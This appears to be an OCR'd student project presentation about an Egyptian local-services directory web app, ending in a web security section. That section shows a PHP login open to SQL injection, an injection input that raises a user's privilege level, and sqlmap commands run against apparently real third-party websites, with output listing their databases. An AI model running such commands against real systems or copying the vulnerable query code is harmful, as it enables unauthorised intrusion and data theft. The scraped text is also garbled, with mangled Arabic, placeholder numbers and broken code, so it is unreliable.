
Sign Up page



Log in Page



Home page



Search result page

ISO

about 48

مطعم

tarek

مطعم نوبنا

عشاق النوبه والاصاله اصحاب
الرoque الرفيع وجبنه عده
تذكون من (بيتر او باستا او
ساندوش او دواوشى + حلو
مشروب) وايس ترجمة بالدركتور

2112 12 21 212 122

2112 12 21 212 122


2112 12 21 212 122

2112 12 21 212 122

f G+ e

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Service details page



Add New Service Page

The screenshot shows a web application interface for "Insert New Service". The top navigation bar includes icons for Home, Services, and Log Out, along with a search bar and user profile.

The main form fields are:

- Name: The Name Of Service (input field)
- Description: (input field)
- Image: (Choose File button, No file chosen)
- Phone: private number of service provider (input field)
- Address: Address of service provider (input field)
- Category: (dropdown menu, selected: افراد) People
- City: (dropdown menu, selected: Cairo)

A large map of North Africa and the Middle East is displayed, centered on Cairo, Egypt. The map shows major cities like Alexandria, Port Said, and Tel Aviv-Yafo, as well as the Suez Canal and the Jordan River. A red marker indicates the location of Cairo.

At the bottom of the page is a green "Add New Service" button.

Edit Profile Page

The screenshot shows a web-based application interface for editing a profile. At the top, there is a teal navigation bar with a logo on the left, followed by three circular icons labeled "about", "Search" (with a magnifying glass icon), and a user profile picture with the name "tarek" and a small "user" icon. Below the navigation bar is a large, semi-transparent dark overlay covering most of the page. In the center of this overlay, the words "Edit Profile" are displayed in white. To the left of the form, there is a circular profile picture of a man with a mustache, and below it is a file upload section with a "Choose File" button and an "Upload" button. The main form area is titled "Personal info" and contains the following fields:

User name:	tarek
Full name:	tarek badry
Email:	tarekbadry30@gmail.com
City:	الندمحمد الخامس
Password:	[Redacted]
Confirm password:	[Redacted]

At the bottom of the form, there are two buttons: "Save Changes" (in blue) and "Cancel".

Profile Page



tarek

📍 city

E-mail
tarekbdry30@gmail.com

Date
2017-11-29

services
50

comments
131

pictures
524

Add new Service

My Services



Notification System

You have 11 new notifications

- قام tarek badry بإضافة خدمة عليرررررررر جديدة 2018-06-09
- قام tarek badry بإضافة خدمة بدببة 2018-06-09
- قام modymo بإضافة خدمة العلاف الجديدة 2018-06-08
- قام tarek badry بإضافة خدمة عيادات اسنان الجديدة 2018-06-07
- قام tarek badry بإضافة خدمة ضف، الجديدة 2017-11-29

Date: 2017-11-29 | services: 555



tarek
city

E-mail: tarekbadry30@gmail.com

Gender: male

comments: 524

Dashboard

Search: 14 

Dashboard

Total Users: 59 Last update: 2019-11-20	Total City: 9 Last update: 2019-11-20	Total Services: 60 Last update: 2019-11-20	Total services categories: 26 Last update: 2019-11-20	Blocked Services: 5 Last update: 2019-11-20	Hidden Services: 2 Last update: 2019-11-20
-------------------------------------------------------------	-----------------------------------------------------------	----------------------------------------------------------------	---------------------------------------------------------------------------	-----------------------------------------------------------------	----------------------------------------------------------------

Members Page

 Ashaaban 9 city E-mail: a_shaaaban@wp@gmail.com Date: 2019-11-20 Gender: male services: 555 comments: 524 pictures: 524	 t122 9 city E-mail: t122@yahoo.com Date: 2019-11-27 Gender: male services: 555 comments: 626 pictures: 524	 Ahmed_2 9 city E-mail: hamed_pig@gmail.com Date: 2019-06-10 Gender: male services: 555 comments: 524 pictures: 524	 amir_22 9 city E-mail: amirlovers10@gmail.com Date: 2019-06-10 Gender: male services: 555 comments: 524 pictures: 524
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Last Services

 2112 212 21 212 122	 2312 12 21 212 122	 2332 12 21 212 122	 2312 12 21 212 122
------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------

Admin Manage Services







John Smith

All Services

Add new Service



2112 12 21 212 122



2112 12 21 212 122



2112 12 21 212 122



2112 12 21 212 122



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Admin Manage Category

Categories

[Go to Sub category page](#)

#ID	name	description	ordering	visible	child	date	control
18	sport	يشتمل على الألعاب والرياضات	0	0	الألعاب صالح الجيم	2018-03-06	 Edit Delete Activate
20	helth	يشتمل على المستحضرات والعلويات والصباريات	0	0	المستحضرات العيادات الصيدليات عيادات النساء المعامل الطبية	2018-03-06	 Edit Delete Activate
22	Beauty	يشتمل على مراكز التجميل والتجاهز والذوامبر للرجال والنساء	0	0	كواهير رجالى مراكز لجميل السيدات	2018-03-06	 Edit Delete Activate
27	cafee_restorant	تضم جميع المطاعم والكافيهات في المدينة	0	0	مطاعم النساء كافيهات	2018-03-08	 Edit Delete Activate
28	market	تضم جميع الأسواق للسلع الغذائية	0	0	سوبرماركت أسواق الخضار محلات الجزايرة مخازن	2018-03-08	 Edit Delete Activate
36	fixing		0	0	إصلاحات وغسيل السيارات	2018-03-13	 Edit Delete Activate

Admin Manage City

All cities

Add new city

#ID	name	Population NO.	Services NO.	Date	Control
1	cairo	0	12	0000-00-00	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
2	alex	0	0	0000-00-00	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
3	luxor	0	8	2018-02-09	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
4	10th of ramadan city	0	0	2018-02-08	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
5	6 october	1	33	2018-03-05	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
7	qena	0	0	2018-03-05	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
8	nasr city	0	1	2018-03-07	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
9	مدينة الشيخ زايد	0	5	2018-03-13	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>
10	الجمع الخاتم	0	1	2018-03-13	<button><input checked="" type="checkbox"/> Edit</button> <button> Delete</button> <button> View</button>


Android APP Development



WEB SECURITY

- What is a Web security?
- What are Security Goals?
- Why do people hack into systems?
- Top web site vulnerabilites

Login form Protection



The screenshot shows a code editor window with a dark theme. On the left, there's a vertical toolbar with icons for search, file operations, and settings. The main area contains a block of PHP code. The code starts with a try-catch block that connects to a MySQL database named 'injection' using PDO. It then checks if a 'submit' button was pressed via \$_POST. If so, it retrieves the username and password from the POST data and runs a query to select all columns from the 'users' table where the username matches the submitted value and the password also matches. If a row is found, it echoes the user's information (username, password, and AuthLevel) on a new line. The code ends with a closing PHP tag and an HTML DOCTYPE declaration. Below that is the start of an HTML document with a title 'Sqlform' and a form element that posts back to the current page. The form has a text input field for 'Username'.

```
1 <?php
2
3 ini_set('display_errors','off');
4 try{
5     $pdo=new PDO('mysql:host=localhost;dbname=injection','root','');
6 }catch (PDOException $e){
7     die($e->getMessage());
8 }
9 if(isset($_post['submit'])){
10     $username =$_post['username'];
11     $password =$_post['password'];
12     $stmt = $pdo->query("SELECT * FROM users WHERE username='$username'
13     AND password='password'");
14     if($stmt->rowCount()){
15         foreach ($stmt->fetchAll(PDO::FETCH_ASSOC) as $value){
16             echo $value['username']. '<br />';
17             echo $value['password']. '<br />';
18             echo $value['AuthLevel']. '<br />';
19         }
20     }
21 }
22 }
23 ?>
24
25 <!DOCTYPE html>
26
27
28 <html>
29     <head>
30         <title>Sqlform</title>
31     </head>
32     <body>
33         <form method='post' action='<?= $_SERVER[ 'PHP_SELF' ];?>'>
34             Username:<input type="text" name="username"><br />
```

Normal DB

The screenshot shows the phpMyAdmin interface. On the left, the database tree is visible with schemas like information_schema, injection, mysql, performance_schema, phpmyadmin, test, and user. The 'users' table under the 'injection' schema is selected. On the right, the 'injection.users' table is displayed with one row:

	<th>username</th> <th>password</th> <th>AuthLevel</th>	username	password	AuthLevel
<input type="checkbox"/>	1	Amr Mohsen	123456789	0

Below the table, there are buttons for Edit, Copy, Delete, and Export.

Hack DataBase

Username: `username = 'Amr Mohsen'`
Password: `UPDATE users Set AuthLevel='1' WHERE username = 'Amr Mohsen'`

Hacked DB

SELECT * FROM `users`

	id	username	password	AuthLevel
<input type="checkbox"/>	1	Amr Mohsen	123456789	1

Show all | Number of rows: 25 | Filter rows: Search this table

Solution Sql Injection Filter Input


username ='Amr Mohsen' Your password Enter

! يرجى تضمين العلامة "@ في عنوان البريد الإلكتروني، حيث يفتقر إلى العلامة "@."

SQL map

- What Is SQL map ?
- Orders Of Sql Map?
 - sqlmap.py -u http://www.c2-int.com/news-full.php?id=1278 --dbs
 - sqlmap\sqlmap.py -u http://www.example.com/data.php?id=12 -D (database) -T (table) -C (column) –dump
 - sqlmap\sqlmap.py -u http://www.c2-int.com/news-full.php?id=1278 -D (database) --tables
 - sqlmap\sqlmap.py -u http://www.c2-int.com/news-full.php?id=1278 -D (database) -T (table) --columns

Code Of Connect DataBase



The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe - sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo....". The window displays the following text:

```
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Users\9843>cd\

C:\>sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo.php?id=285 --dbs
-
```

Run code

```
C:\Windows\system32\cmd.exe
Type: UNION query
Title: MySQL UNION query <NULL> - 9 columns
Payload: id=285 UNION ALL SELECT NULL,NULL,CONCAT(0x716e686571,0x6a55506852?1654c5549,0x7173666771),NULL,NULL,NULL,NULL,NULL,NULL#
[12:16:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.22, Apache 2
back-end DBMS: MySQL 5.0
[12:16:27] [INFO] fetching database names
[12:16:27] [INFO] the SQL query used returns 3 entries
[12:16:27] [INFO] resumed: "information_schema"
[12:16:27] [INFO] resumed: "flashin_sparkms"
[12:16:27] [INFO] resumed: "test"
available databases [3]:
[*] flashin_sparkms
[*] information_schema
[*] test
[12:16:27] [INFO] fetched data logged to text files under 'C:\Users\9843\sqlmap\output\www.hypetrading.com'
[*] shutting down at 12:16:27
C:\>
```

Code Of Hacking Tables Of DataBase

```
C:\Windows\system32\cmd.exe - sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo....  
web application technology: PHP 5.3.22, Apache 2  
back-end DBMS: MySQL 5.0  
[12:16:27] [INFO] fetching database names  
[12:16:27] [INFO] the SQL query used returns 3 entries  
[12:16:27] [INFO] resumed: "information_schema"  
[12:16:27] [INFO] resumed: "flashin_sparkms"  
[12:16:27] [INFO] resumed: "test"  
available databases [3]:  
[*] flashin_sparkms  
[*] information_schema  
[*] test  
  
